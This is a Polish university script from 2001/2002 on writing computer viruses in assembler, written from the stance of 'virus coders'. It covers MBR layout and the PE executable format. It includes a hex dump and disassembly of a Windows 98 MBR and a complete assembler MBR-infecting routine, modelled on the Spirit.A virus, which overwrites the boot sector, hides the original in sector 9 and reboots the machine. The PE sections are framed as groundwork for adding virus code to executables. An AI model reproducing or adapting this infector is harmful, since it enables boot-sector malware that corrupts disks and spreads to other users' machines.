WIRUSY KOMPUTEROWE

ARCHITEKTURA KOMPUTERÓW

Autorzy: Mariusz Ciepły
Krzysztof Składzień

Wrocław 2001/2002


Spis treści:

1.Wstęp

Wirus komputerowy to najczęściej program napisany w języku niskiego poziomu, jakim jest assembler, można jednak używać języków wysokiego poziomu takich jak Pascal lub C. Okazuje się, że assembler jest w tym temacie potężnym narzędziem. Jest niezastąpiony, gdyż można pisać bez ograniczeń, jakie narzucają nam kompilatory języków wysokiego poziomu. Dlatego w tym opracowaniu skupiamy się na opisie metod pisania wirusów opartych na assemblerze.

Najczęściej używany język koderów wirusów:

ASM	C/C++	Perl	VB/VBA/VBS	PHP	None (collector)
17	3	1	2	1	1



dane według Coderz.Net

W skrypcie przedstawimy konkretne rozwiązania i przykłady współczesnych technik pisania, dlatego będziemy opisywać współczesną architekturę komputerów oraz najnowsze systemy operacyjne. Mamy zamiar opisywać wirusy na bazie komputerów kompatybilnych z PC, ponieważ to dzięki ich popularności temat ten rozwija się tak dynamicznie.

Czytelnik zapozna się również ze sposobami, dzięki którym udało się nam dojść do opisanych technik. Mamy na myśli prace z debuggerami - podstawowego i najważniejszego narzędzia kodera wirusów. Jest to ważne, ponieważ to dzięki debuggerom i technice reverse engineering można zrozumieć mechanizmy działania zarówno komputera jak i jego systemu operacyjnego.

Dokumentacje dostarczane wraz z produktem zawsze zawierają te informacje, które ich autorzy uważają za niezbędne, sprytnie omijając szczegóły. My uważamy, że taka forma dokumentacji jest nieodpowiednia, ponieważ przez nią szerokie grono programistów tak naprawdę nie wie z jakimi mechanizmami ma do czynienia. O czywiście tak szczegółowa i wnikliwa wiedza nie zawsze jest potrzebna, jednak dla nas, koderów wirusów, jest niezbędna. Posiadamy swoje sposoby i techniki, dzięki którym tą wiedzę zdobywamy, dlatego na przykład wiele metod w pisaniu wirusów pochodzi ze zdissasemblowanych programów systemowych.

Wirusy to programy uważane jako jedyne w swoim rodzaju. Ich kod musi być przemyślany, a co najważniejsze zoptymalizowany. Jest to bardzo ważne, ponieważ musi zajmować jak najmniej miejsca oraz powinien niepostrzeżenie pracować na komputerze, dlatego zdecydowaliśmy się napisać o optymalizowaniu kodu.

Wiedza na temat pisania wirusów nie musi być wykorzystywana do ich pisania, jest to raczej świetny sposób poznania swojego komputera od wewnątrz. Umiejętność ta w dużym stopniu przydaje się do pisania programów użytkowych, do odkrywania ukrytych funkcji w nowych systemach operacyjnych, ale także do zmiany kodu w istniejących już programach – chyba najczęściej wykorzystywana.

2. Rodzaje wirusów

Zdecydowana większość współczesnych wirusów to programy doklejające się do pliku, dzięki czemu mogą być transportowane między komputerami. Koderzy wirusów jako jeden z głównych celów w swojej pracy stawiają na dopracowanie funkcji infekcji a co za tym idzie rozprzestrzeniania się swojego programu. Prowadzi do to tego, że powstało wiele ich odmian i typów. Mamy wirusy plików wsadowych, makrowirusy (Word, MS Project, itp), wirusy pasożytnicze. Skrypt ten jednak opisuje wirusy w oparciu o architekturę komputerów, jak ją wykorzystać do ich tworzenia, dlatego skupimy się na wirusach infekujących pliki oraz określone sektory dysków twardych.


3. Metody infekcji obiektów

Najważniejszą częścią kodu wirusa jest jego procedura zarażająca, która decyduje o sukcesie programu. Głównym celem ataków są pliki wykonywalne, czyli dla DOS były to programy z rozszerzeniami COM oraz EXE (z ich podstawową architekturą), dla Win32 są to już w zasadzie tylko pliki EXE oznaczane dodatkowo jako PE (Portable Executable).

Zawsze na każdym etapie pisania musimy zdecydować, na jakiej architekturze (platformie systemowej) będzie pracować nasz program, musimy wiedzieć wszystko z najmniejszymi szczegółami o systemie, dlatego jeżeli chcemy infekować pliki, czy określone sektory dysku to musimy znać ich budowę.

- **Główny rekord ładujący (Master Boot Record MBR)**

Podczas uruchamiania komputera najpierw odczytywana jest pamięć ROM (właściwie: FlashRom), w której zawarte są parametry BIOS-u, wykonywany jest test POST. Po zakończeniu tego pierwszego etapu uruchamiania komputera BIOS odczytuje i uruchamia program znajdujący się w pierwszym sektorze pierwszego dysku twardego lub na dyskietce (w zależności od tego, z jakiego nośnika korzystamy uruchamiając system). Pierwszy sektor to właśnie Master Boot Record. Na początku tego sektora znajduje się mały program, zaś na końcu – wskaźnik tablicy partycji. Program ten używa informacji o partycji w celu określenia, która partycja z dostępnych jest uruchamialna, a następnie próbuje uruchomić z niej system.
Odczytanie pierwszego sektora dysku odbywa się poprzez wykonanie przerwania int 19h. Następnie jeżeli zostanie zlokalizowany główny sektor ładujący, to będzie on wgrany do pamięci pod adresem 0000:7C000 i wykona się tam krótki kod programu MBR. Zadaniem tego kodu jest odnalezienie aktywnej partycji na dysku. Jeżeli zostanie ona odnaleziona to jej pierwszy sektor, nazywany boot sector (każdy system operacyjny ma swoją wersje boot sector'a) będzie wgrany pod 0000:7C000 i program w MBR skoczy pod ten adres, w przeciwnym wypadku zostanie wyświetlony odpowiedni komunikat o błędzie.



Schemat budowy MBR

Oto postać hex/ascii MBR dla Windows 98 OSR2:

```
OFFSET | 0 1 2 3  4 5 6 7  8 9 A B  C D E F | 0123456789ABCDEF
000000  33C08ED0 BC007CFB 5007501F FCBE1B7C  3.....|.P.P....|
000010  BF1B0650 57B9E501 F3A4CBBE BE07B104  ...PW...........
000020  382C7C09 751583C6 10E2F5CD 188B148B  8,|.u...........
000030  EE83C610 49741638 2C74F6BE 10074EAC  ....It.8,t....N.
000040  3C0074FA BB0700B4 0ECD10EB F2894625  <.t...........F%
000050  968A4604 B4063C0E 7411B40B 3C0C7405  ..F...<.t...<.t.
000060  3AC4752B 40C64625 067524BB AA5550B4  :.u+@.F%.u$..UP.
000070  41CD1358 721681FB 55AA7510 F6C10174  A..Xr...U.u....t
000080  0B8AE088 5624C706 A106EB1E 886604BF  ....V$.......f..
000090  0A00B801 028BDC33 C983FF05 7F038B4E  .......3.......N
0000A0  25034E02 CD137229 BE500781 3EFE7D55  %.N...r).P..>.}U
0000B0  AA745A83 EF057FDA 85F67583 BE4F07EB  .tZ.......u..O..
0000C0  8A989152 99034608 13560AE8 12005AEB  ...R..F..V....Z.
0000D0  D54F74E4 33C0CD13 EBB80000 80545214  .Ot.3........TR.
0000E0  5633F656 56525006 5351BE10 00568BF4  V3.VVRP.SQ...V..
0000F0  5052B800 428A5624 CD135A58 8D641072  PR..B.V$..ZX.d.r
000100  0A407501 4280C702 E2F7F85E C3EB744E  .@u.B......^..tN
000110  69657072 61776964 B36F7761 20746162  ieprawid.owa tab
000120  6C696361 20706172 7479636A 692E2049  lica partycji. I
000130  6E737461 6C61746F 72206E69 65206D6F  nstalator nie mo
000140  BF65206B 6F6E7479 6E756F77 61E62E00  .e kontynuowa...
000150  4272616B 20737973 74656D75 206F7065  Brak systemu ope
000160  72616379 6A6E6567 6F000000 00000000  racyjnego.......
000170  00000000 00000000 00000000 00000000  ................
000180  0000008B FC1E578B F5CB0000 00000000  ......W.........
000190  00000000 00000000 00000000 00000000  ................
0001A0  00000000 00000000 00000000 00000000  ................
0001B0  00000000 00000000 00000000 00000000  ............;...
0001C0  01010BEF 3F12103B 00002027 04008000  ....?..;.. '....
0001D0  01130CEF BF953062 04003059 94000000  ......0b..0Y....
0001E0  00000000 00000000 00000000 00000000  ................
0001F0  00000000 00000000 00000000 000055AA  ..............U.
        | 0 1 2 3  4 5 6 7  8 9 A B  C D E F | 0123456789ABCDEF
```

Taki główny sektor ładujący opisany jest w języku C następującymi strukturami:

```
struct master_boot_record {
  char    bootinst[446];                          // kod programu, do offsetu 0x1BE w MBR
  char    parts[4 * sizeof (struct fdisk_partition_table)];
  ushort  signature;                              // ustawione na 0xAA55, ostatnie słowo w MBR
};

struct fdisk_partition {
  unsigned char bootid;       // partycja butująca?  0=nie, 80h=tak
  unsigned char beghead;      // początkowy numer głowicy
  unsigned char begsect;      // początkowy numer sektora
  unsigned char begcyl;       // początkowy numer cylindra
  unsigned char systid;       // oznaka systemu operacyjnego
 unsigned char endhead;       // końcowy numer głowicy
  unsigned char endsect;      // końcowy numer sektora
  unsigned char endcyl;       // końcowy numer cylindra
  int relsect;                // pierwszy względny sektor
  int numsect;                // liczba sektorów w partycji
};
```

Taki jeden *struct fdisk_partition,* czyli opis partycji zaznaczyliśmy na rysunku MBR'a szarym kolorem. Występuje ona jako druga na dysku i jest aktywna (pole na offsecie 0x1CE ma wartość 0x80) oraz jest na niej system plików FAT32x (pole na offsecie 0x1D2 ma wartość 0x0C). Widać od razu ile cennych informacji dla wirusa możemy otrzymać analizując te dane. Skoro wiemy wszystko o budowie pierwszego sektora dysku, to teraz przystąpmy do dekompilacji tego przykładowego MBR:

```
00000000: 33C0          xor         ax,ax
00000002: 8ED0          mov         ss,ax       ;Ustaw seg. stosu
00000004: BC007C        mov         sp,07C00    ;Ustaw ofs. stosu
00000007: FB            sti                     ;Zezwolenie na wykonywanie przerwań
00000008: 50            push        ax
00000009: 07            pop         es
0000000A: 50            push        ax
0000000B: 1F            pop         ds
0000000C: FC            cld                     ;Przekopiowanie 485 bajtów
0000000D: BE1B7C        mov         si,07C1B    ;od offsetu tutaj lokalnie 0x1B
00000010: BF1B06        mov         di,0061B    ;do offsetu w RAM 0x61B
00000013: 50            push        ax          ;Przygotuj na stosie adres do skoku
00000014: 57            push        di
00000015: B9E501        mov         cx,001E5
00000018: F3A4          repe        movsb       ;Wykonaj kopiowanie.
0000001A: CB            retf                    ;Wykonaj skok na offset 0x1B
0000001B: BEBE07        mov         si,007BE    ;
0000001E: B104          mov         cl,004      ;mogą istnieć 4 tablice partycji
00000020: 382C          cmp         [si],cl     ;czy partycja jest aktywna?
00000022: 7C09          jl          00000002D
00000024: 7515          jne         00000003B
00000026: 83C610        add         si,010      ;przejdź na następny opis partycji w MBR
00000029: E2F5          loop        000000020
0000002B: CD18          int         018         ;brak aktywnej, skocz do ROM BASIC
0000002D: 8B14          mov         dx,[si]
0000002F: 8BEE          mov         bp,si
00000031: 83C610        add         si,010
00000034: 49            dec         cx
00000035: 7416          je          00000004D
00000037: 382C          cmp         [si],ch
00000039: 74F6          je          000000031
0000003B: BE1007        mov         si,00710
0000003E: 4E            dec         si
0000003F: AC            lodsb
00000040: 3C00          cmp         al,000
00000042: 74FA          je          00000003E
00000044: BB0700        mov         bx,00007
00000047: B40E          mov         ah,00E
00000049: CD10          int         010
0000004B: EBF2          jmps        00000003F
0000004D: 894625        mov         [bp][00025],ax
00000050: 96            xchg        si,ax
00000051: 8A4604        mov         al,[bp][00004]
00000054: B406          mov         ah,006
00000056: 3C0E          cmp         al,00E
00000058: 7411          je          00000006B
0000005A: B40B          mov         ah,00B
0000005C: 3C0C          cmp         al,00C
0000005E: 7405          je          000000065
00000060: 3AC4          cmp         al,ah
00000062: 752B          jne         00000008F
00000064: 40            inc         ax
00000065: C6462506      mov         b,[bp][00025],006
00000069: 7524          jne         00000008F
0000006B: BBAA55        mov         bx,055AA
```

Po wstępnej analizie kodu MBR, widać co się dzieje podczas uruchamiania systemu. Wykorzystamy oczywiście tą wiedzę do napisania kodu, który będzie infekować główny rekord ładujący.

```
Nasz_MBR:
        xor  ax,ax
        mov  ss,ax
        mov  sp,7C00h           ;Ustaw stos
        int  12h                ;Pobranie rozmiaru pamieci
        mov  cl,6               ;ustalenie segmentu, który zaczyna sie 4kb
        shl  ax,cl              ;przed koncem pami
        mov  cx,100h
        sub  ax,cx              ;adres
        mov  dx,0080h
        mov  cx,0002h           ;2 sektor
        mov  es,ax              ;adres
        xor  bx,bx
        mov  ax,0206h           ;Wczytuje kod wirusa pod ten adres
```

```
          int  13h
          int  12h               ;ponownie liczy ten adres, aby wykonac skok
          mov  cl,6
          shl  ax,cl
          mov  cx,100h
          sub  ax,cx             ;adres
          push ax                ;Odklada na stos adres
          mov  ax,offset procedura_MBR
          push ax
          retf                   ;Skok do pamieci
          nop
          nop
          nop                   ; wielkość tej sekcji jest istotna
          nop
          nop
          nop
          nop
          nop
koniec_MBR:

procedura_MBR:
          mov  ax,cs
          mov  ds,ax
          mov  ss,ax
          mov  sp,offset bufor[100h]  ;Ustalenie stosu
          mov  dx,0080h
          mov  cx,0009h
          xor  ax,ax
          mov  es,ax
          mov  bx,7C00h
          mov  ax,0201h
          int  13h                ;wczytaj oryginalny Bootrecord pod 0:7C00h
          call  procedura_zarazania
          push es
          push bx
          retf                    ;Powrót, wykonaj oryginalny MBR
          nop
          nop
          nop
          nop

procedura_zarazenia:

; dodatkowy kod wirusa

ret

bufor    db 200h dup (0)           ;512 bajtów na MBR

zarazenie_MBR:
          push  ds
          push  es
          mov   dx,0080h
          mov   cx,0001h
          mov   ax,cs
          mov   es,ax
          mov   bx,offset bufor
          mov   ax,0201h            ;Wczytaj 1.sektor do bufora
          int   13h
          mov   ax,cs
          mov   ds,ax
          mov   es,ax
          mov   si,offset bufor      ;bufor z 1.sektorem
          mov   di,offset nasz_MBR ;kod wirusa
          cld
          mov  cx,18h
          rep  cmpsb                ;czy partycja jest zarażona, porównaj
          jne  nie_zarazona
          jmp  koniec

nie_zarazona:
          mov  dx,0080h
          mov  cx,0009h
          mov  ax,cs
```

```
        mov  es,ax
        mov  bx,offset bufor
        mov  ax,0301h
        int  13h                ;zapisz oryginalny Bootrecord do 9.sektora
        mov  cx,((offset koniec_MBR)-(offset nasz_MBR))
        mov  ax,cs
        mov  ds,ax
        mov  es,ax
        mov  si,offset nasz_MBR
        mov  di,offset bufor
        cld
        rep  movsb              ;Wypełnij bufor wirusem
        mov  dx,0080h
        mov  cx,0001h
        mov  ax,cs
        mov  es,ax
        mov  bx,offset bufor
        mov  ax,0301h
        int  13h                 ;zapisz zawartość bufora do 1.sektora
        mov  dx,0080h
        mov  cx,0002h
        mov  ax,cs
        mov  es,ax
        mov  bx,offset nasz_MBR
        mov  ax,0306h           ;zapisz 6sektorów kodem źrodłowym wirusa
        int  13h                ; począwszy od 2. sektora

koniec: pop  es
        pop  ds
        ret

Install:
        call  zarazenie_MBR
        mov   ax,0ffffh         ;po zarażeniu wykonaj reset komputera :)
        push  ax
        xor   ax,ax
        push  ax
        retf

end Install
```

Ten kod infekcji działa bardzo podobnie do kodu niegdyś bardzo popularnego wirusa Spirit.A, który infekował MBR i robił kopie zdrowego na 9 sektorze dysku.


- **Pliki EXE (PE) dla Windows 9x**

Specyfikacja formatu PE pochodzi z systemu UNIX i jest znana jako COFF (common object file format). System Windows powstał na korzeniach VAX, VMS oraz UNIX; wielu jego twórców wcześniej pracowało nad rozwojem tych systemów, zatem logiczne wydaje się zaimplementowanie niektórych właściwości tej specyfikacji.
Znaczenie PE (Portable Executable) mówi, że jest to przenośny plik wykonywalny, co w praktyce oznacza uniwersalność między platformami x86, MIPS, Alpha. Oczywiście każda z tych architektur posiada różne kody instrukcji, ale najistotniejszy okazuje się tutaj fakt, że programy ładujące SO oraz jego programy użytkowe nie muszą być przepisane od początku dla każdej z tych platform.
Każdy plik wykonywalny Win32 (z wyjątkiem VXD oraz 16 bitowych DLL) używa formatu PE.

Opisy struktur plików PE są umieszczone w pliku nagłówkowym WINNT.H dla kompilatorów Microsoftu oraz plik NTIMAGE.H dla Borland IDE.

Ogólna budowa pliku EXE (PE):

offset 0000



(model uproszczony)

- **Nagłówek DOS MZ**

Wszystkie pliki PE (nawet 32 bitowe DLL) zaczynają się nagłówkiem DOS, ze względu na kompatybilność ze wcześniejszymi wersjami systemów Microsoft'u,. Nagłówek ten zaczyna się identyfikatorem MZ w pliku i wykorzystywany jest do wykonania krótkiego kodu programu (DOS STUB) trybu rzeczywistego w DOS, który wyświetla napis: „Ten program wymaga systemu Widnows". Istnieje zatem możliwość napisania programu, który będzie działał pod Windows oraz DOS – właśnie dzięki tej strukturze. Ciekawostką jest fakt, że za każdym razem kiedy uruchamiany jest program Win32, mapowanie pliku w pamięci rozpoczyna się od pierwszego bajtu DOS STUB, oznacza to, że zawsze jest wgrywany ten kawałek kodu pomimo obecności środowiska Windows..

Struktura pierwszego nagłówka opisana jest poniżej:

offset 0

```
IMAGE_DOS_HEADER STRUCT
    e_magic       WORD    ?          ; 4D5A - "MZ" – identyfikator
    e_cblp        WORD    ?          ; Wielkość ostatniej strony w pliku
    e_cp          WORD    ?          ; Liczba stron w pliku (strona=512kb)
    e_crlc        WORD    ?          ; Relokacje
    e_cparhdr     WORD    ?          ; Liczba paragrafów w nagłówku
    e_minalloc    WORD    ?          ; Min.liczba dodatkowych paragrafów
    e_maxalloc    WORD    ?          ; Max.liczba dodatkowych paragrafów
    e_ss          WORD    ?          ; Inicjowany segment stosu
    e_sp          WORD    ?          ; Inicjowany wskaźnik stosu
    e_csum        WORD    ?          ; CHECKSUM
    e_ip          WORD    ?          ; Wartość IP na starcie
    e_cs          WORD    ?
    e_lfarlc      WORD    ?          ; Offset tablicy relokacji
    e_ovno        WORD    ?          ; Overlay Number
    e_res         WORD    4 dup(?)   ; Zarezerwowana tablica
    e_oemid       WORD    ?          ; OEM id
    e_oeminfo     WORD    ?          ; OEM specific info
    e_res2        WORD    10 dup(?)  ; Zarezerwowana tablica
    e_lfanew      DWORD   ?          ; Zawiera offset adresu naglówka PE
IMAGE_DOS_HEADER ENDS
```

Po tym nagłówku jest miejsce na krótki fragment kodu zwany DOS STUB, który pokazuje napis informujący, że program może pracować tylko pod Win32.

- **Nagłówek PE**

Poniżej STUB jest nagłówek PE zwany IMAGE_NT_HEADERS. Struktura ta zawiera fundamentalne informacje o pliku wykonywalnym. Program ładujący Windows wczytując plik do pamięci, wyszukuje pole *e_lfanew* z IMAGE_DOS_HEADERS i skacze pod dany tam adres (na IMAGE_NT_HEADERS), omijając w ten sposób DOS STUB.

IMAGE_NT_HEADERS STRUCT

Signature	DWORD	?
FileHeader	IMAGE_FILE_HEADER	<>
OptionalHeader	IMAGE_OPTIONAL_HEADER32	<>

IMAGE_NT_HEADERS ENDS

Pole *Signature* to 4 bajtowy identyfikator nowego nagłówka PE, podaje typ pliku: DLL,EXE,VXD..., podajemy niektóre z dostępnych typów:

IMAGE_DOS_SIGNATURE equ 5A4Dh ("MZ")
IMAGE_OS2_SIGNATURE equ 454Eh ("NE")
IMAGE_OS2_SIGNATURE_LE equ 454Ch ("LE")
IMAGE_VXD_SIGNATURE equ 454Ch ("Sterownik VXD")
IMAGE_NT_SIGNATURE equ 4550h ("PE")

Pole *FileHeader* zawiera strukturę IMAGE_FILE_HEADER opisującą plik. Pole *OptionalHeader* zawiera również strukturę, którą nazywamy IMAGE_OPTIONAL_HEADER32, zawiera ona dodatkowe informacje o pliku i jego strukturze. Nazwa tego pola i struktury jest myląca, ponieważ występuje on w każdym pliku typu EXE PE, zatem nie jest opcjonalna ,tak jak sugeruje jego nazwa.
Dla kodera wirusów sygnatury z pierwszego pola IMAGE_NT_HEADRES są bardzo znaczące, ponieważ umożliwiają sprawdzenie rodzaju pliku EXE.
Przykładowo załóżmy, że w hFile mamy uchwyt otwartego pliku, to kawałek kodu odpowiedzialny za sprawdzenie rodzaju pliku EXE będzie miał następującą postać:

```
invoke CreateFileMapping, hFile, NULL, PAGE_READONLY,0,0,0
.if eax!=NULL
      invoke MapViewOfFile,eax,FILE_MAP_READ,0,0,0
      .if eax!=NULL
                  mov edi, eax
                  assume edi:ptr IMAGE_DOS_HEADER
                 .if [edi].e_magic==IMAGE_DOS_SIGNATURE
                  add edi, [edi].e_lfanew
                  assume edi:ptr IMAGE_NT_HEADERS
                  .if [edi].Signature==IMAGE_NT_SIGNATURE

                        ;plik EXE typu PE
                  .else

                        ;inny rodzaj pliku
                  .endif
              .endif
        .endif
.endif
```

(listing dla kompilatora MASM z wykorzystaniem Windows API)

Widzieliśmy, że w strukturze IMAGE_NT_HEADERS mamy pole FileHeader, znajduje się tam inna struktura, zwana IMAGE_FILE_HEADER:

IMAGE_FILE_HEADER STRUCT

```
Machine                 WORD  ?  ;Platrorma CPU
NumberOfSections        WORD  ?  ;Liczba sekcji w pliku
TimeDateStamp           DWORD ?  ;Data linkowania pliku
PointerToSymbolTable    DWORD ?  ;Użyteczne do debugowania pliku
NumberOfSymbols         DWORD ?  ;Użyteczne do debugowania pliku
SizeOfOptionalHeader    WORD  ?  ;Wielkość struktury opisanej dalej
Characteristics         WORD  ?  ;Flagi charakteryzujące plik
```

IMAGE_FILE_HEADER ENDS

IMAGE_SIZEOF_FILE_HEADER equ 20d – stała wielkość struktury

Pole *Machine,* identyfikujące platformę CPU może reprezentować min. takie maszyny:

```
IMAGE_FILE_MACHINE_UNKNOWN  equ 0
IMAGE_FILE_MACHINE_I386     equ 014ch  Intel
IMAGE_FILE_MACHINE_ALPHA    equ 0184h  DEC Alpha
IMAGE_FILE_MACHINE_IA64     equ 0200h  Intel (64-bit)
IMAGE_FILE_MACHINE_AXP64    equ IMAGE_FILE_MACHINE_ALPHA64DEC  Alpha (64-bit)
```

lista skrócona

NumberOfSections liczba sekcji w pliku EXE lub OBJ, jest dla nas bardzo istotna, ponieważ będziemy musieli edytować tą pozycje, żeby dodać(usunąć) sekcje dla naszego kodu wirusa.

Data linkowania pliku jest nieistotna, ponieważ niektóre linkery wpisują tu złe dane, jednak to pole niekiedy przechowuje liczbę sekund od 31 grudnia 1969 roku, godziny 16:00. Dwa pola identyfikujące się z symbolami występują w plikach .OBJ oraz .EXE z informacjami dla debugerów.
Wielkość struktury *OptionalHeader* jest bardzo ważna, ponieważ musimy znać wielkość (kolejnej) struktury IMAGE_OPTIONAL_HEADER. Pliki OBJ zawierają tu wartość 0 – tak podaje dokumentacja Microsoftu, jednak w KERNEL32.LIB pole to zawiera wartość różną od zera :).

Flagi charakteryzujące plik to:

```
IMAGE_FILE_RELOCS_STRIPPED              equ 0001h  Brak informacji o "relokacjach"
IMAGE_FILE_EXECUTABLE_IMAGE             equ 0002h  Plik wykonywalny (nie jest .OBJ albo .LIB)
IMAGE_FILE_LINE_NUMS_STRIPPED           equ 0004h  Numerowania linii brak w pliku
IMAGE_FILE_LOCAL_SYMS_STRIPPED          equ 0008h  Lokalne symbole nie są w pliku
IMAGE_FILE_AGGRESIVE_WS_TRI M           equ 0010h
IMAGE_FILE_LARGE_ADDRESS_AWARE          equ 0020h  Aplikacja może adresować więcej niż 2 GB
IMAGE_FILE_BYTES_REVERSED_LO            equ 0080h  Zarezerwowane bajty typu word
IMAGE_FILE_32BIT_MACHINE                equ 0100h  Dla maszyn 32-bitowych
IMAGE_FILE_DEBUG_STRIPPED               equ 0200h  Informacje o symbolach są w pliku (*.dbg)
IMAGE_FILE_REMOVABLE_RUN_FROM_SWAP      equ 0400h  Kopiuj i uruchom ze swapa
IMAGE_FILE_NET_RUN_FROM_SWAP            equ 0800h  Gdy plik w sieci, kopiuj i uruchom ze swapa
IMAGE_FILE_SYSTEM                       equ 1000h  Plik systemowy
IMAGE_FILE_DLL                          equ 2000h  Plik Dynamic Link Library (DLL)
IMAGE_FILE_UP_SYSTEM_ONLY               equ 4000h
IMAGE_FILE_BYTES_REVERSED_HI            equ 8000h  Zarezerwowane bajty typu word
```

W strukturze IMAGE_NT_HEADERS oprócz omówionego *FileHeader* (wskazujący na znany już IMAGE_FILE_HEADERS) jest pole *OptionalHeader*, które reprezentuje najważniejszą strukturę (w pliku obie te struktury występują obok siebie, OptionalHeader po FileHeader). Warto zwrócić uwagę na fakt, że

obydwie te struktury w pliku znajdują się jedna po drugiej, nie ma w tych polach adresów do miejsc tak opisanych.

IMAGE_OPTIONAL_HEADER32 STRUCT

Magic	WORD	?
MajorLinkerVersion	BYTE	?
MinorLinkerVersion	BYTE	?
SizeOfCode	DWORD	?
SizeOfInitializedData	DWORD	?
SizeOfUninitializedData	DWORD	?
AddressOfEntryPoint	DWORD	?
BaseOfCode	DWORD	?
BaseOfData	DWORD	?
ImageBase	DWORD	?
SectionAlignment	DWORD	?
FileAlignment	DWORD	?
MajorOperatingSystemVersion	WORD	?
MinorOperatingSystemVersion	WORD	?
MajorImageVersion	WORD	?
MinorImageVersion	WORD	?
MajorSubsystemVersion	WORD	?
MinorSubsystemVersion	WORD	?
Win32VersionValue	DWORD	?
SizeOfImage	DWORD	?
SizeOfHeaders	DWORD	?
CheckSum	DWORD	?
Subsystem	WORD	?
DllCharacteristics	WORD	?
SizeOfStackReserve	DWORD	?
SizeOfStackCommit	DWORD	?
SizeOfHeapReserve	DWORD	?
SizeOfHeapCommit	DWORD	?
LoaderFlags	DWORD	?
NumberOfRvaAndSizes	DWORD	?
DataDirectory	IMAGE_DATA_DIRECTORY	16dup(<>)

IMAGE_OPTIONAL_HEADER32 ENDS

IMAGE_SIZEOF_NT_OPTIONAL32_HEADER equ 224d – stała wielkość struktury

Jeżeli chcemy zrozumieć budowę struktury IMAGE_OPTIONAL_HEADER trzeba zapoznać się z notacją RVA.

RVA czyli Relative Virtual Addres - służy do opisywania adresu pamięci, gdy nie jest znany adres bazowy (base address). Jest to wartość, którą należy dodać do adresu bazowego, aby otrzymać adres liniowy (linear address). Pozostaje kwestia tego, co rozumiemy poprzez adres bazowy - jest to adres w pamięci gdzie został załadowany nagłówek PE pliku wykonywalnego.

Dla przykładu przyjmijmy, że plik jest załadowany pod wirtualny adres (virtual address VA) 0x400000 i początek jego kodu wykonywalnego jest pod RVA 0x1850, wtedy jego początek efektywny będzie w pamięci pod adresem 0x401850.

RVA można porównać do offsetu w pliku, jednak w tym przypadku RVA to położenie względem wirtualnej przestrzeni adresowej trybu chronionego.

Mechanizm ten w znacznym stopniu ułatwia prace procedurze systemowej, która jest odpowiedzialna za uruchamianie programów, ponieważ z uwagi na to, że program może zostać załadowany w dowolne miejsce

w wirtualnej przestrzeni adresowej, nie potrzeba przeprowadzać relokacji w modułach, gdyż istnieje zapis RVA.
Ważne jest, aby wartość RVA byłą zaokrąglona do liczby podzielnej przez 4.

Opis pól w strukturze *IMAGE_OPTIONAL_HEADER*:

Pole *Magic* nie jest istotne, ponieważ nigdy nie spotkaliśmy się, aby miało wartość inną niż 010Bh, czyli IMAGE_NT_OPTIONAL_HDR32_MAGIC.
Następne dwa bajty określają wersje linkera, który utworzył plik. Znowu, pola te są nie istotne, ponieważ nie są prawidłowo wypełnione, niektóre linkery nawet nie wpisują tu żadnych wartości. Wartość wpisywana tu jest w postaci dziesiętnej.

Kolejne trzy 32-bitowe pola określają wielkości, odpowiednio:
- wielkość wynikowego kodu (SizeOfCode) – całkowita i zaokrąglona wielkość sekcji z kodem w pliku. Zwykle w pliku jest tylko jedna sekcja z kodem, czyli pole to zawiera wielkość tylko tej jedynej (nazywanej .text)
- wielkość danych zainicjowanych w programie (SizeOfInitializedData)
- wielkość niezainicjowanych danych (SizeOfUninitializedData) sekcji .bss

